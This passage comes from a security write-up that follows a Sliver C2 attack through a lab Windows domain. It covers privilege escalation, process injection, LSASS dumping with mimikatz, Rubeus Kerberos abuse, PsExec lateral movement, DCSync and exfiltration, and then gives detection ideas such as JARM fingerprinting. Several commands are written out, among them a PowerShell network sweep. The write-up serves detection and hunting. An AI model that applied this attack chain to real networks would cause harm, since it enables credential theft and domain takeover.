


Process "nasty_roast.exe" in an elevated state

One can notice the attribute "*Elevated child process privileges*", resulting from the process elevation.

The attacker follows this step with another *whoami.exe /all* command. But this process still runs under the user account and not *NT\System*.

The next logical step is for the attacker to execute the "*GetSystem*" Sliver C2 command to attain System privileges on the victim machine, which results in the injection of the *spoolsv.exe* process:




Injection to spoolsv.exe, with "system" privileges

As a result, we identify a chain of injections to the *spoolsv.exe* process, executed in the *NT\System* user context. The attacker follows spoolsv.exe injection with another *whoami /all* command to verify its permissions.

The injection function is marked as "*CreateRemoteThread*", indicating that the Sliver C2 implant is creating a remote thread in *spoolsv.exe*.

We observe later the user of the "*Shell*" feature of Sliver C2, spawning *powershell.exe* in a unique fashion:



Execution of powershell.exe with specific argument, unique to Sliver C2


As this is unique to Sliver C2, this can be used for a detection, later in the article.

Credential Access

Now that the attacker obtains full user privileges, he will proceed to gather user accounts on the machine.

Blue Team - Execute-Assembly

The attacker leverages the "Execute-Assembly" Silver C2 feature to interrogate the domain controller LDAP service:




Injection from spoolsv.exe to notepad.exe, connecting to the domain controller on TCP port 389 (LDAP)

The analysis shows that, by default, Sliver C2 implants will create *notepad.exe* processes and inject into them when using such feature.


Blue Team - LSASS Dump

Following this activity, the attacker attempts another method to steal user credentials from the victim machine. The attacker executes a memory dump of the *lsass.exe* process:



Creation of a MalOp and a process tree new item following the memory dump of lsass.exe

The attacker then analyzes the memory dump from the host itself, leveraging mimikatz.exe:



Mimikatz.exe execution


At this point, the attacker possesses accounts of the local user and domain users actively connected to the victim machine.

Discovery

The attacker leverages powershell.exe to scan the internal network through the following command :

- *powershell "5..15 | ForEach-Object {Get-WmiObject Win32_PingStatus -Filter Address=10.0.2.$_" and Timeout=200 and ResolveAddressNames=true and "StatusCode=0 | select ProtocolAddress*}"*

Attacker then uses Windows system binaries (*net.exe*, *nltest.exe*) to get Active Directory information discovery commands:



Active Directory discovery

Lateral Movement

Following the discovery and credential theft activities, the attacker now progresses to the other assets discovered.


From the Workstation to the DMZ Server

The attacker remotely creates a service on the server, under the machine's system privileges :

- First, the attacker remotely starts a service on the server from the workstation through the RCreateServiceW function of the Microsoft Remote Procedure Call (RPC) technology for distributed networks:

This MSRPC indicated the creation of a remote service from alon-wks to s1-confluence.stagezero.lab

- Then, we observe the creation of a new process, corresponding to the Sliver C2 implant, spawned by services.exe on the s1-confluence server:



*Remote creation and starting of the the "pentest2" service, executing a randomly generated process (*wehsbmf4im.exe*)*

The created remote service defaults with the name "Sliver". In that case, the attacker changes it on purpose to "*pentest2*".

Blue Team - Lateral Movement through PsExec

This action results from the use of the "*PsExec*" remote command of Sliver C2, creating an implant executable

with a randomly generated name. In that case, the path is *c:\windows\temp\wehsbmf4im.exe*).


As like the other implants on the workstation, this implant also communicates with the Sliver C2 server infrastructure, on TCP port 8888.


Following the lateral movement, the attacker again checks his user privileges through the *whoami /all* command.

Following this action, another injection to notepad.exe relates to the use of the Sliver C2 "*Execute-Assembly*" function.

He also executes the command "*nltest /dclist*" to identify the name of the domain controller, which is probably going to be his next target.

The created and injected notepad.exe process contains a module named Rubeus:






Loaded processes of notepad.exe, showing again the use of Execute-Assembly

Rubeus is a C# program used for raw Kerberos interaction and abuses. In that case, it is used to interact with the domain controller.

On top of using Rubeus, the attacker also leverages another memory dump of *lsass.exe*, directly from the implant process:



Suspicions around the process wehsbmf4im.exe (Sliver C2 implant remotely deployed on the server), showing the memory dump of lsass.exe


The use of Rubeus indicates a potential Kerberos ticket manipulation in order to reuse the stolen accounts with a pass-the-ticket attack.

The fact that a session was established while the attack was ongoing shows that the domain administration privileges were obtained by the attacker:

Logon Session established with the domain administrator account

From the DMZ Server to the Domain Controller

In order to control the domain controller (dc-1), the attacker targets it through the use, again, of the PsExec method:



File event showing the creation of another remote service on the domain controller

At this point, the attacker controls the domain controller of the environment.

On the domain controller, the attacker executes similar actions as on the server and workstation previously:

- Injection to *notepad.exe* indicating the use of Silver C2 armory modules with the Execute-Assembly method
- Rubeus use through the Execute-Assembly feature
- Launch of *mimikatz.exe* through the Shell feature of Sliver C2
- Creation and manipulation of Kerberos tickets

- LSASS memory dump for credential theft

File event indicating the file manipulation of Kerberos tickets

The attacker finally leverages the "DCSync" feature of Mimikatz to impersonate a domain controller in order to steal the credential database :

This MSRPC shows the use of Domain Controller replication, that can be abused in stealing AD credentials

Collection

As the attacker prepares for data exfiltration the, we detect new activities including the spawning of another Sliver C2 implant under the process *necessary_eviction.exe* (random name generated by Sliver C2).


First, the attacker drops the new generated implant, as shown in the following file event:

File event indicating the drop of a new executable (Sliver C2 implant)

Then, the attacker executes the file :

New implant executed on the domain controller

This time, the attacker configured the implant to reach the Sliver C2 server infrastructure through the UDP port 999 (non-default port, the default one is 51820):




UDP Connection to the Sliver C2 server

At this stage any analyst familiar with the Sliver C2 framework would surmise that the only network protocol used by the framework that uses UDP is the [WireGuard protocol] fits this behavior. On the Sliver C2 project wiki, a page clarifies the use of port forwarding and indicates that Wireguard should be used for better remote access to the internal network:

- https://github.com/BishopFox/sliver/wiki/Port-Forwarding


Following the WireGuard implant creation, the attacker initiates connection to the RDP service of the DMZ server (s1-confluence), as shown in the connection screen:



Connection screen showing TCP connection on the 3389 port (RDP) of the DMZ server

This connection was created through the use of the WireGuard port forwarding feature of Sliver C2.

Interestingly enough, we also identified the initial implant, *fnhoczptph.exe*, showing proxy activity to target the Confluence port of s1-confluence DMZ server:



This shows the attacker exfiltrating data from the internal Confluence server

Purple team - Detection and Hunting strategies for Sliver C2

In this section, we list tools and techniques in order to detect the use of Sliver C2 Framework.

Hunting for Sliver Infrastructure

We can identify suspicious processes with connections to external servers that are likely to be part of a Sliver C2 infrastructure. In this section, we will list all the methods we discovered so far.

TLS Certificates and JARM hashes

JARM is an active Transport Layer Security (TLS) server fingerprinting tool.

As stated by Salesforce, initiator of this fingerprinting tool, scanning with JARM provides the ability to identify and group malicious servers on the Internet.

Similar to Cobalt Strike, we identified that Sliver C2, by default, will generate a TLS configuration that is typical for Sliver as outlined by this article from Microsoft's Threat Intel team

When trying to fingerprint our C2 server's TLS service (configured with *mTLS* beacon communication), we indeed identify this hash:

```
→  jarm git:(master) python3 jarm.py 20.124.237.69
Domain: 20.124.237.69
Resolved IP: 20.124.237.69
JARM: 00000000000000000043d43d00043de2a97eabb398317329f027c66e4c1b01
```

Salesforce JARM tool launched against a Sliver C2

